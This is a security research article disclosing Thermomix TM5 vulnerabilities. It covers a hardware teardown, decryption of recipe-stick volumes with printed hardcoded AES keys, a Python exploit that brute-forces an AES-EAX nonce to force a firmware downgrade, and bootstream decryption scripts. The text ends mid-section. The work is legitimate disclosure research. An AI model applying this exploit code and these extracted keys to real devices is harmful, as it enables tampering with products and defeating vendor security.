LET ME COOK YOU A VULNERABILITY: EXPLOITING THE THERMOMIX TM5

Written by Baptiste Moine - 10/07/2025 - in Hardware , Exploit , Reverse-engineering - Download

This article delves into vulnerability research on the Thermomix TM5, leading to the discovery of multiple vulnerabilities, which allow firmware downgrade and arbitrary code execution on some firmware versions. We provide an in-depth analysis of the system and its attack surface, detailing the vulnerabilities found and steps for exploitation.

TABLE OF CONTENTS

- Related Work
- Hardware Analysis
- Firmware Update File
- Firmware Downgrade
- Gaining Persistence
- Conclusion
- References

LOOKING TO IMPROVE YOUR SKILLS? DISCOVER OUR **TRAININGS** SESSIONS! LEARN MORE.


RELATED WORK

The Thermomix TM5 has previously drawn the attention of the security community, notably through research presented by Jean-Michel Besnard at SSTIC 2019 [1], which described a code execution vulnerability affecting older firmware versions via a directory traversal flaw in BusyBox `tar` implementation (`CVE-2011-5325` [2]). Building on this prior work, our article delves deeper into the hardware and software vulnerabilities of the device. We present a new firmware downgrade vulnerability and demonstrate how it can be chained with previously known techniques to achieve arbitrary code execution and, ultimately, persistence.

HARDWARE ANALYSIS

The Thermomix TM5 is a multifunctional kitchen appliance composed of two key electronic boards: the power board, which handles the motor and heating functions, and the main board, which integrates the human-machine interface and controls the other boards. In this analysis, we will focus on the main board.

The main module of the Thermomix TM5 is located at the back of the screen:



Main board of the Thermomix TM5

After cleaning with isopropyl alcohol to remove the conformal coating, we can read the IC chip markings, specifically the NAND flash, which was previously unreadable:

- **Nanya Technology NT5TU64M16HG-AC**: 1GB DDR2 SDRAM.
- **Freescale / NXP MCIMX283DVM4B**: i.MX28 SoC, based on an ARM926EJ-S core.
- **Toshiba TC58NVG0S3HTA00**: 128 Mbytes TSOP-48 NAND flash.

NAND Flash

The NAND flash can be dumped with a TSOP48 ZIF socket and an XGecu flash programmer. However, the result reveals an unexpected issue:

```
$ binwalk TC58NVG0S3HTA00_without_spare@TSOP48.BIN

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
13107210      0xC8000A        UBI erase count header, version: 1, EC: 0x38, VID header offset
13137625      0xC876D9        gzip compressed data, from Unix, last modified: 1970-01-01 00:0
```

Indeed, the UBI header is unaligned and is not readable. According to the reference manual of the i.MX28 SoC [3], it seems that the NAND is handled by a custom driver and controller called **GPMIC** that adds interleaving bytes called metadata for integrity check.

The boot ROM expects the NAND Flash to be partitioned into the following areas:

- Search Area for *Firmware Configuration Block* (FCB).
- Search Area for *Discovered Bad Block Table* (DBBT).
- Firmware blocks with primary and secondary boot firmware.

The FCB data structure is itself protected using software ECC (SEC-DED Hamming Codes): the driver reads raw 2112 bytes of the first sector and runs through software ECC engine that determines whether FCB data is valid or not.

The FCB and DBBT are referred to as Boot Control Blocks (BCB). Here is the layout of the NAND BCB blocks:

```
Page    0 (0x00000000): Firmware Configuration Block (FCB)
Page   64 (0x00022000): Firmware Configuration Block (FCB)
Page  128 (0x00044000): Firmware Configuration Block (FCB)
Page  192 (0x00066000): Firmware Configuration Block (FCB)
Page  256 (0x00088000): Firmware Configuration Block (FCB)
Page  320 (0x000aa000): Firmware Configuration Block (FCB)
Page  384 (0x000cc000): Firmware Configuration Block (FCB)
Page  448 (0x000ee000): Firmware Configuration Block (FCB)
Page  512 (0x00110000): Discovered Bad Block Table (DBBT)
Page  576 (0x00132000): Discovered Bad Block Table (DBBT)
Page  640 (0x00154000): Discovered Bad Block Table (DBBT)
Page  704 (0x00176000): Discovered Bad Block Table (DBBT)
Page  768 (0x00198000): Discovered Bad Block Table (DBBT)
Page  832 (0x001ba000): Discovered Bad Block Table (DBBT)
Page  896 (0x001dc000): Discovered Bad Block Table (DBBT)
Page  960 (0x001fe000): Discovered Bad Block Table (DBBT)
Page 1024 (0x00220000): Discovered Bad Block Table (DBBT)
```

Some tools, like `imx-nand-tools` [4], have already been developed for both parsing and cleaning this NAND flash structure:

```
$ imx-nand-convert -c -e 512 -p $((2112)) -t $((2112+64)) -m $((0xa)) -v TC58NVG0S3HTA00@TSOP
```

Cook Stick

The "recipe chips" or "cook sticks" are small magnetic modules for the TM5 used to add recipe libraries to the Thermomix.

Thermomix TM5 with Cook Stick attached

These modules connect to the main board through a 4-pin magnetic connector:

Magnetic connector


We acquired two secondhand chips at a minimal cost. Since we have no plans to use them, we dismantled them for analysis. Upon disassembly, we discovered that these modules contain UDP flash drives (USB Disk in Package) enclosed in an ABS shell and resting on spring pins, which establish solderless contact with the TM5 reader. These spring contacts, also known as spring fingers, are similar to those found in phones with removable batteries.

Cook Stick teardown

We can dump the other keys without dismantling by modifying a TM5 reader socket:

Cook Stick USB reader

Using binwalk to analyze the entropy of the dumped files, we observe a high and consistent entropy throughout the file, indicating that the data is likely encrypted. This high entropy pattern is typical of encrypted or compressed data, where the bytes are evenly distributed across the possible values, showing no observable patterns:



Entropy analysis of the Cook Stick file system

Without information about the file format, compression, or encryption algorithm employed, deducing the contents of these files is practically impossible. Additional details are necessary to progress in our analysis.

File System Encryption

During the analysis of NAND flash content of the main board, we found the file `/opt/cookey.txt` :

```
$ cat /opt/cookey.txt
EiDJeNLiooqwWobaVDVrbJWLCifvQESoDqNqHfu5YBt3y4vwKdYKq2EsvFK3U4M8
$ base64 -d /opt/cookey.txt | hd
00000000  12 23 89 78 d2 e2 a2 8a  b0 5a 86 da 54 35 8b 6c  |.#.x.....Z..T5kl|
00000010  95 8b ba 27 ef 4b 2e 60  0e a3 6a 1d fb 92 60 1b  |...'.K.`..j...`.|
00000020  77 cb 8b f0 37 76 8a ab  61 2c bc 52 b7 53 83 3d  |w...7v..a,.R.S.=|
00000030
```

This file is used to encrypt and decrypt the volumes of the cook sticks using AES-128 CBC according to the following command executed by the `netlink` binary:

```
losetup -e aes128 -P /opt/cookey.txt /tmp/dev/loop0 /tmp/dev/sr0
```

However, it does not work on a fresh install of Debian.

Looking at a Github repository containing the kernel sources provided by Vorwerk under GNU GPL v2, we observed that a dedicated cryptographic driver has been patched and added to the kernel source tree. This driver, dubbed **DCP** (*Data Co-Processor* [5]), leverages specialized hardware along with DMA to accelerate cryptographic operations such as AES encryption and decryption, while efficiently offloading memory transfer tasks from the CPU.

This kernel driver is a modified version of the DCP module developed by Freescale / NXP, containing an hardcoded `cmp_key` and `act_key` AES key. The `cmp_key` is used as a known secret between the userland and the kernel to set the actual encryption key `act_key` with the function `dcp_aes_setkey_blk` .

These two keys are replaced in the kernel sources on compile time with the following commands:

```
do_handle_keys() {
    # Replace dcp driver and inject keys
    cp -f ${WORKDIR}/dcp.c ${S}/drivers/crypto/dcp.c
    # act_key (1. Remove old key, 2. Place in the place of the old key new key from file)
    sed -i '/static const u8 act_key/{$!{N;s/static const u8 act_key.*"\n.*/static const u8 ac
    sed -i '/static const u8 act_key/r ${KEYS_PATH}/rc/dcp.c_act_key' ${S}/drivers/crypto/dcp
    # cmp_key  (1. Remove old key, 2. Place in the place of the old key new key from file)
    sed -i '/static const u8 cmp_key/{$!{N;s/static const u8 cmp_key.*"\n.*/static const u8 cm
    sed -i '/static const u8 cmp_key/r ${KEYS_PATH}/rc/dcp.c_cmp_key' ${S}/drivers/crypto/dcp
    # [...]
}
```

Thus, obtaining the kernel image is mandatory to gain access to the `act_key` value and decrypt the cook stick file system. However, a kernel image, obtained in a later section of this article, reveals the following keys:

```
static const u8 cmp_key[0x10] =
{
  0x23, 0x37, 0xA5, 0x91, 0x66, 0xB9, 0x4E, 0x2C, 0xFB, 0xF0,
  0xCF, 0x5D, 0x53, 0xBB, 0xBE, 0x58
};

static const u8 act_key[0x10] =
{
  0x2F, 0xAF, 0x32, 0xC6, 0xF2, 0x6B, 0x5C, 0xC0, 0x21, 0xC1,
  0x80, 0x80, 0x01, 0x9A, 0xF3, 0xA5
};
```

The reverse engineering of the `losetup` tool (based on the loop-AES project) reveals that the `cmp_key` corresponds to the first 16 bytes of the SHA256 hash of the `clearTextKeyFile` passed to losetup. In this context, the `clearTextKeyFile` is `/opt/cookey.txt` , which can be dumped from the NAND flash of the main board:

```
import hashlib
with open("/opt/cookey.txt", "rb") as fd:
    key_bytes = fd.read()
key_hash = hashlib.sha256(key_bytes).hexdigest()
print(bytes.fromhex(key_hash)[:0x10].hex())
# 2337a59166b94e2cfbf0cf5d53bbbe58
```

Using the `act_key` , we can use `cryptsetup` to decrypt and mount the volumes that were previously extracted:

```
echo -n 2faf32c6f26b5cc021c18080019af3a5 | xxd -r -p >key.txt
sudo cryptsetup create cookstick cookstick.bin -c aes-cbc-plain -s 128 --key-file key.txt
sudo mkdir /mnt/key/
sudo mount -o ro /dev/mapper/cookstick /mnt/key
```

Here is the typical file structure of the *cook sticks*:


```
$ cd /mnt/key
$ tree

├── ext.sdb              # sqlite database containing recipes.
├── ext.sdb.sig          # sig file of the sqlite database.
└── material
    └── photo
        └── 150x150      # jpg files along with sig files.
            ├── bright   # sprites for light theme (png files along with sig files).
            └── dark     # sprites for dark theme (png files along with sig files).
```

All resources are protected by a signature. Therefore, it is unlikely that we can modify any recipe content in the SQLite database `ext.sdb` , or modify an image used in any of these recipes without bypassing the signature check.

Cook Key

The Cook Key is a special device that allows one to connect the Thermomix to the Wi-Fi, download firmware updates, and download additional recipes from a cloud service.

This device can be seen as a USB hub containing three devices:



TM5 Cook Key hardware integration

LED Controller

The `PIC16F1454` on the PCB of the Cook Key is used for controlling the LEDs over a serial link. This link is accessible through the virtual device `ttyACM0` , which is used by `usbmcd` , `netlink` , and `wifiManager` binaries. Based on the reverse engineering of the `usbmcd` binary, we were able to enumerate the following control commands:

- `0xa1` : Gets the cloud stick UUID
- `0xa2` : Gets the firmware version
- `0xd1` : Turns the LED off
- `0xd2` : Turns the LED on
- `0xd3` : Blinks the LED
- `0xd4` : Pulses the LED slowly (breeze effect)
- `0xd5` : Pulses the LED quickly (breeze effect)
- `0xd6` : Gets the model ID (returns: `M4001`)
- `0xd7` : Gets the hardware version (returns: `810`)
- `0xe0` : Gets the region (returns: `EU`)
- `0xe1` : Configures the radio device mode
- `0xe2` : Gets the EU compliant device mode state
- `0xe3` : Unknown command (returns: `Programming Keys Received`)


The following commands can be used to make the Cook Key blink:

```
minicom -b 9600 -D /dev/ttyACM0
stty 9600 </dev/ttyACM0
echo -ne "\xd5" >/dev/ttyACM0
```

WLAN Module

The Marvell `88W8786U` WLAN module is not very common nor well-documented, but has been used in the Xbox 360 Slim WLAN module, which comes with a non standard USB connector driven by 3.3V.

This module can be modified for testing on the Thermomix with a 3.3V step-down converter and a USB-C connector.



Modified version of the Xbox 360 Slim WLAN module

However, the device has been reprogrammed by Microsoft and shown as a Xbox communication device:

```
usb 1-3: new high-speed USB device number 54 using xhci_hcd
usb 1-3: New USB device found, idVendor=045e, idProduct=0765, bcdDevice=10.20
usb 1-3: New USB device strings: Mfr=1, Product=2, SerialNumber=3
usb 1-3: Product: Xbox console USB communication device
usb 1-3: Manufacturer: Marvell
usb 1-3: SerialNumber: 0000000000000000
```

After unmounting its SOIC-8 serial flash, the device is effectively shown as a Marvell WLAN module:

```
usb 1-3: new high-speed USB device number 70 using xhci_hcd
usb 1-3: New USB device found, idVendor=1286, idProduct=203c, bcdDevice=31.14
usb 1-3: New USB device strings: Mfr=1, Product=2, SerialNumber=3
usb 1-3: Product: Marvell Wireless Device
usb 1-3: Manufacturer: Marvell
usb 1-3: SerialNumber: 0000000000000000
```

UDP flash drive

The UDP flash drive is not encrypted and contains two `ext4` partitions:


```
$ sudo fdisk -l /dev/sda
Disk /dev/sda: 7.5 GiB, 8053063680 bytes, 15728640 sectors
Disk model: USB Flash Disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x215f00ab

Device     Boot  Start     End Sectors  Size Id Type
/dev/sda1         2048  526335  524288  256M 83 Linux
/dev/sda2       526336 7854079 7327744  3.5G 83 Linux
```

The first partition contains a `cs.tar` archive that is used to restore the content of the second partition in case a corruption is detected. This archive has been exploited previously for gaining arbitrary code execution exploiting the `CVE-2011-5325` [1] [2].


The second partition contains downloaded recipes, cloud settings, and a `tm5.img` firmware update file.

Emulation

Assuming we got every component of the cook key, it becomes feasible to create a fake cook key device to perform tests on the Thermomix. This leads to the development of a custom PCB to connect any USB-C device on the Thermomix TM5.



Cook stick adapter PCB



Cook stick adapter shell


This module can be used for both connecting the USB flash drive of recipe chips, or a USB hub with:

- The Marvell WLAN module.
- An emulated LED controller implemented with the TinyUSB library running on a Raspberry Pi Pico.
- An emulated USB flash drive with the *usb_f_mass_storage* kernel module running on a Raspberry Pi.

This setup allowed us to perform some tests on the Thermomix, emulating as many devices as possible, while keeping the original hardware intact.

FIRMWARE UPDATE FILE

The Thermomix TM5 firmware update file is a binary package divided into two main regions: the **Header Region** and the **Data Region**.



Firmware layout before version 2.14

Header Region

The Header Region contains multiple **Section Headers** that define individual firmware sections. Each section header includes:

- **Authentication Data:** Cryptographic components such as the RSA signature and the AES-EAX nonce and tag. This cryptographic material is required to decrypt the associated data and verify its integrity.
- **Section Information:** Metadata such as the section name, size and offset.

This structure indicates that each section of the firmware update file is independently defined and authenticated.

Data Region

The Data Region contains the actual firmware content, organized into corresponding **Sections**. Each section includes:

- **Authentication Data:** Similar to the Header Region, this component ensures the integrity of the section data and provides the cryptographic material required to decrypt the associated data.
- **Section Data:** Contains the actual firmware parts, including:
  - `version` : A structure representing the version date, comment, and a `force_flag` boolean used to force an upgrade regardless of the current firmware version.
  - `firmware.pack` : Contains the root filesystem (*rootfs*) and a signed boot stream file `imx28_ivt_linux_signed.sb` , which includes the boot image vector table (IVT) and the Linux kernel image [3].
  - `data.pack` : Contains signed language packs, settings and fonts.
  - `extra.pack` : Contains additional data required during system upgrade, such as the OTP bit values used for efuse programming, pre- and post-upgrade scripts, MCU firmware updates, etc.

The version section is expected to be `0x34` bytes:

```
struct version_info_t {
  uint8_t date[0x14];
  uint8_t comment[0x1e];
  uint16_t force_flag;
};
```


This modular design enhances update flexibility but introduces a vulnerability. In versions prior to `2.14` (`202301170000`), attackers could downgrade firmware by swapping firmware update file sections between versions. For example, one could extract the rootfs from version `201605230000` and integrate it into the firmware update file for version `2.12` (`202109080000`). The device would recognize the tampered version section as valid and execute the update, effectively downgrading critical components while maintaining the appearance of a legitimate update. This bypassed the intended security measures, since the anti-downgrade protection is linked to the `Version Date` and `Force Flag` .

However, this initial downgrade method had one major limitation: although it allowed firmware downgrades, the date field of the version section still needed to be greater than the current one, or the `force_flag` had to be set (which never happens for production update files). This limitation has been overcome by the new vulnerability described below.

⚠️ Please note that this vulnerability has been addressed and is considered patched starting from version 2.14. The firmware file format has been upgraded to prevent firmware section swapping by including the signatures of the sections in the data of the version section.

Section Data Encryption

The program `/usr/sbin/checkimg` is used to perform integrity checks and decrypt the firmware update file. Firmware sections are encrypted using **AES-EAX mode**, which combines the **AES-CTR** for encryption with an OMAC-based tag for integrity. Although each section's ciphertext is RSA-signed, the nonce and tag, stored in the header, are excluded from the signature and can thus be tampered with.



AES-EAX mode diagram - from Wikipedia

In AES-EAX decryption, the ciphertext C is transformed into plaintext P as follows:

- A keystream is generated with AES-CTR with the nonce N and the AES key K. The initial counter block is computed as $OMAC^0_K(N) = OMAC_K(0^{128} || N)$ and subsequent blocks increment this counter.
- The plaintext is then derived as $P = C \oplus CTR(OMAC^0_K(N), K)$ where $CTR(OMAC^0_K(N), K) = K_0 || K_1 || K_2 || \ldots$ represents the keystream generated by AES-CTR.

For the first 16-byte block:

- The keystream is defined as $K_0 = AES(K, OMAC^0_K(N))$.
- The corresponding plaintext block is $P_0 = C_0 \oplus K_0$.

Since the nonce N is not signed, modifying it to a new nonce N' alters the keystream to $K_0' = AES(K, OMAC^0_K(N'))$, allowing control over P_0 without modifying the signed ciphertext C_0. Please note that the authentication tag will then fail verification unless it is recomputed with the key K.

FIRMWARE DOWNGRADE

Controlling the First Block with Nonce Tampering

To set a desired first block plaintext P_0' (e.g., a version date string), we must obtain a keystream K_0' such that:

$P_0' = C_0 \oplus K_0'$

Rearranging:

$K_0' = C_0 \oplus P_0'$

Without knowledge of the AES key K, finding a nonce N' that produces $K_0' = AES(K, OMAC^0_K(N'))$ is computationally infeasible. However, in the Thermomix TM5 case, the AES key K was extracted from the `/usr/sbin/checkimg` binary, which enables the attack:

1. **Select Plaintext:** Choose P_0' as a 12-character version date (e.g., `"197001010000"`) plus a null byte, totaling 13 bytes, with an additional 3 padding bytes (more on this later).
2. **Calculate Keystream:** Compute $K_0' = C_0 \oplus P_0'$ using the known ciphertext C_0.
3. **Invert OMAC:** Reverse the OMAC process and AES-ECB decryption to determine the corresponding nonce N'.

Using N', the original ciphertext C_0 decrypts to the chosen P_0' without modifying the signed ciphertext C.

Manipulating the Version Date String

The first 16-byte plaintext block of the version section contains:

- 12 characters `Version Date` (e.g., `"197001010000"`).
- 1 null byte to terminate the string.
- 3 remaining bytes.

By setting P_0' to `"197001010000\x00"` followed by 3 padding bytes (e.g., `\x00\x00\x00`), we can control the date and potentially bypass anti-downgrade checks.

However, while the nonce N' fully controls the first block P_0, subsequent blocks depend on the same nonce. Consequently, we cannot directly choose P_1 because N' is fixed to match P_0'.

Since the `force_flag` (which enables forced updates when set to 1) is located in a later block, we leverage the 3 remaining bytes in P_0 to indirectly influence the subsequent blocks. The process is as follows:


- **Fix Date:** Set the first 13 bytes of P_0' to the desired date string plus a null byte (e.g., `"197001010000\x00"`).
- **Brute-Force Padding:** Iterate over the 2^24 (16,777,216) combinations of the last 3 bytes in P_0'.
- **Test Combinations:**
  - For each combination, compute $K_0' = \underbrace{C_0}_{\text{original ciphertext block}} \oplus P_0'$.
  - Derive N' by inverting OMAC and AES.
  - Decrypt all blocks using N' and verify if `force_flag=1` .
- **Feasibility:** Given that 2^{24} attempts are computationally practical on modern hardware, the brute-force phase typically completes within seconds to minutes.

When a combination yields `force_flag=1` , the only remaining step is to pair the modified nonce N' with the original ciphertext and generate a valid AES-EAX tag.

Demonstration

Below is a Python script demonstrating the exploit:

```
from construct import Struct, Bytes, Int16ul
from Cryptodome.Cipher import AES
from Cryptodome.Hash import SHA256, CMAC
from Cryptodome.Util.strxor import strxor
from itertools import product

version_info_struct = Struct(
    "date" / Bytes(0x14),
    "comment" / Bytes(0x1e),
    "force_flag" / Int16ul,
)

def omac_nonce_inv(key, nonce):
    """
    Invert the OMAC nonce transformation.
    """
    cipher = AES.new(key, AES.MODE_ECB)
    const_Rb = 0x87
    L = cipher.encrypt(b"\x00" * 16)
    if L[0] & 0x80:
        K1 = CMAC._shift_bytes(L, const_Rb)
    else:
        K1 = CMAC._shift_bytes(L)
    if K1[0] & 0x80:
        K2 = CMAC._shift_bytes(K1, const_Rb)
    else:
        K2 = CMAC._shift_bytes(K1)
    X = cipher.decrypt(nonce)
    nonce = strxor(X, strxor(K1, L))
    return nonce

def decrypt_and_check(ciphertext, nonce, key):
    cipher = AES.new(key, AES.MODE_EAX, nonce=nonce)
    plaintext = cipher.decrypt(ciphertext)
    version_info = version_info_struct.parse(plaintext)
    return (version_info.force_flag == 1), plaintext

def encrypt_and_digest(plaintext, nonce, key):
    cipher = AES.new(key, AES.MODE_EAX, nonce=nonce)
    ciphertext, tag = cipher.encrypt_and_digest(plaintext)
    return ciphertext, tag

def main():
    # Extracted AES key (replace with the actual key)
    key = SHA256.new(b"REDACTED").digest()
    ciphertext = bytes.fromhex("REDACTED")

    # Brute-force the 3 padding bytes
    for padding in product(range(0x100), repeat=3):
        P_0_prime = b"197001010000\x00" + bytes(padding)  # 16 bytes total
        K_0_prime = strxor(P_0_prime, ciphertext[:16])

        # Invert AES and OMAC to find intermediate value and get N'
        cipher = AES.new(key, AES.MODE_ECB)
        intermediate = cipher.decrypt(K_0_prime)
        N_prime = omac_nonce_inv(key=key, nonce=intermediate)

        # Decrypt all blocks and check force_flag
        success, plaintext = decrypt_and_check(ciphertext=ciphertext, nonce=N_prime, key=key)
        if success:
            new_ciphertext, tag = encrypt_and_digest(plaintext=plaintext, nonce=N_prime, key=
            assert new_ciphertext == ciphertext
            print(f"nonce: {N_prime.hex()}")
            print(f"tag: {tag.hex()}")
            print(f"plaintext first block: {plaintext[:16]}")
            with open("corrupted.img", "r+b") as fd:
                fd.seek(0x370)
                fd.write(N_prime)
                fd.write(tag)
            break
    else:
        print("No valid nonce found.")

if __name__ == "__main__":
    main()
```



Altered version information on Thermomix TM5

GAINING PERSISTENCE

In addition to enabling firmware downgrades, we found that the secure boot is not properly implemented. Indeed, the lack of integrity checks or signature verification for the **rootfs** during the boot process allows one to modify its content and gaining persistent access. This vulnerability can be chained with the firmware downgrade vulnerability to gain arbitrary code execution and apply a controlled firmware update file without messing up with the NAND flash.

Boot Process

The Thermomix TM5 operates on an i.MX28 SoC, which boots from ROM, loading a bootstream that initializes the Linux kernel. Unlike many embedded systems, it does not employ an `initramfs` or mechanisms like `dm-verity` to verify the integrity or signature of the rootfs.

The boot stream is structured as follows (with Kaitai Struct) and consist of signed binary blobs that include both the Device Configuration Data (DCD) and the Image Vector Table (IVT):

```
meta:
  id: bootstream
  file-extension: bootstream
  endian: le
  xref: "https://github.com/nxp-imx/imx-kobs/blob/master/src/bootstream.h"

seq:
  - id: boot_image_header
    type: boot_image_header_t
  - id: sections
    type: section_t(_index)
    repeat: expr
    repeat-expr: boot_image_header.section_count
  - id: key_dictionary
    type: dek_dictionary_entry_t
    repeat: expr
    repeat-expr: boot_image_header.key_count

instances:
  signature:
    pos: (sections[boot_image_header.section_count - 1].header.offset * 16)  + (sections[boot
    size: 16*2

types:
  boot_image_header_t:
    seq:
      - id: digest
        size: 20
        doc: "SHA1 digest"
      - id: signature
        type: str
        size: 4
        encoding: utf-8
      - id: major_version
        type: u1
      - id: minor_version
        type: u1
      - id: flags
        type: u2
      - id: image_blocks
        type: u4
      - id: first_boot_tag_block
        type: u4
      - id: first_bootable_section_id
        type: u4
      - id: key_count
        type: u2
      - id: key_dictionary_block
        type: u2
      - id: header_blocks
        type: u2
      - id: section_count
        type: u2
      - id: section_header_size
        type: u2
      - id: padding0
        size: 6
      - id: timestamp
        type: u8
      - id: product_version
        type: version_t
      - id: component_version
        type: version_t
      - id: drive_tag
        type: u2
      - id: padding1
        size: 6
    instances:
      raw:
        pos: 0
        io: _io
        size: 0x60

  dek_dictionary_entry_t:
    seq:
      - id: mac
        size: 16
      - id: dek
        size: 16

  section_t:
    params:
      - id: i
        type: u4
    seq:
      - id: header
        type: section_header_t
    instances:
      body:
        pos: header.offset * 16
        size: header.length * 16

  version_t:
    seq:
      - id: major
        type: u2
      - id: pad0
        type: u2
      - id: minor
        type: u2
      - id: pad1
        type: u2
      - id: revision
        type: u2
      - id: pad2
        type: u2

  section_header_t:
    seq:
      - id: identifier
        type: u4
      - id: offset
        type: u4
      - id: length
        type: u4
      - id: flags
        type: u4
    instances:
      raw:
        pos: _parent._parent.boot_image_header.raw.size + (0x10 * _parent.i)
        io: _io
        size: 0x10
```

However, its sections are encrypted and rely on the DCP (*Data Co-Processor*) with AES-128-CBC for decryption. The DEK (*Data Encryption Key*) is used to decrypt the sections and is stored in its encrypted form in the DEK dictionary. The MAC key is used as a reference to look for the actual DEK to use from this dictionary (that MAC is basically the last 16 bytes block of the AES-CBC encryption of the header). The DEK, when decrypted, is called `session_key` :

```
#!/usr/bin/env python3
import argparse

from bootstream import Bootstream
from Cryptodome.Cipher import AES
from pathlib import Path

def get_args():
    parser = argparse.ArgumentParser()
    parser.add_argument("-i", "--input", type=Path, default="imx28_ivt_linux_signed.sb", help
    parser.add_argument("-d", "--debug", help="Debug Mode", action="store_true", default=Fals
    parser.add_argument("-k", "--key", type=str, default="00000000000000000000000000000000",
    args = parser.parse_args()
    if args.debug:
        logger.setLevel(logging.DEBUG)
    return args

def main():
    args = get_args()

    with open(args.input, "rb") as fd:
        data = fd.read()
        bs = Bootstream.from_bytes(data)

        # Initialize cipher.
        key = bytes.fromhex(args.key)
        mac = bytes(16)
        cipher = AES.new(key, AES.MODE_CBC, iv=mac)

        # Encrypt blocks of the header to compute mac.
        cipher.encrypt(bs.boot_image_header.raw)
        for i in range(bs.boot_image_header.section_count):
            inp = bs.sections[i].header.raw
            mac = cipher.encrypt(inp)
        print(f"calculated-mac = {mac.hex()}")

        # Look for the actual Data Encryption Key based on the calculated mac value.
        session_key = None
        for i in range(bs.boot_image_header.key_count):
            m_mac = bs.key_dictionary[i].mac
            m_dek = bs.key_dictionary[i].dek
            print(f"dek dictionary entry #{i}")
            print(f"  m_mac = {m_mac.hex()}")
            print(f"  m_dek = {m_dek.hex()}")
            if session_key is None and m_mac == mac:
                print(f"* Key matched")
                cipher = AES.new(key, AES.MODE_CBC, iv=bs.boot_image_header.digest[:16])
                session_key = cipher.decrypt(m_dek)

        if session_key is None:
            print("DEK could not be found, please review the AES key provided")
            return 1

        print(f"session_key = {session_key.hex()}")

if __name__ == "__main__":
    main()
```

Providing we know the initial encryption AES key used for encrypting the DEK, we can retrieve the `session_key` . This is not the case on the Thermomix TM5, which uses an OTP-burned key [6] for encrypting and decrypting data with DCP. However, this `session_key` can be calculated with an embedded binary called `kobs-ng` :

```
IMAGE_FILE="imx28_ivt_linux_signed.sb"
kobs-ng imgverify -v -d ${IMAGE_FILE} | grep "* session_key = " | awk -F' = ' '{print $2}'
```

This key can next be passed to the following script to decrypt the boot stream sections and reveal the Linux kernel image:

```
#!/usr/bin/env python3
import argparse

from bootstream import Bootstream
from Cryptodome.Cipher import AES
from pathlib import Path

def get_args():
    parser = argparse.ArgumentParser()
    parser.add_argument("-i", "--input", type=Path, default="imx28_ivt_linux_signed.sb", help
    parser.add_argument("-d", "--debug", help="Debug Mode", action="store_true", default=Fals
    parser.add_argument("-k", "--key", type=str, default="00000000000000000000000000000000",
    args = parser.parse_args()
    if args.debug:
        logger.setLevel(logging.DEBUG)
    return args

def main():
    args = get_args()

    with open(args.input, "rb") as fd:
        data = fd.read()
        bs = Bootstream.from_bytes(data)

        # Initialize cipher.
        session_key = bytes.fromhex(args.key)
        cipher = AES.new(session_key, AES.MODE_CBC, iv=bs.boot_image_header.digest[:16])

        # Decrypt sections.
        output_dir = Path(args.input.stem)
        if not output_dir.exists():
            output_dir.mkdir(parents=True, exist_ok=True)
        for i, section in enumerate(bs.sections):
            data = cipher.decrypt(section.body)
            out_fpath = output_dir / f"section_{i}.bin"
            with open(out_fpath, "wb") as fd:
                fd.write(data)

if __name__ == "__main__":
    main()
```

```
$ python decrypt_sections.py -i ${IMAGE_FILE} -k ${SESSION_KEY}
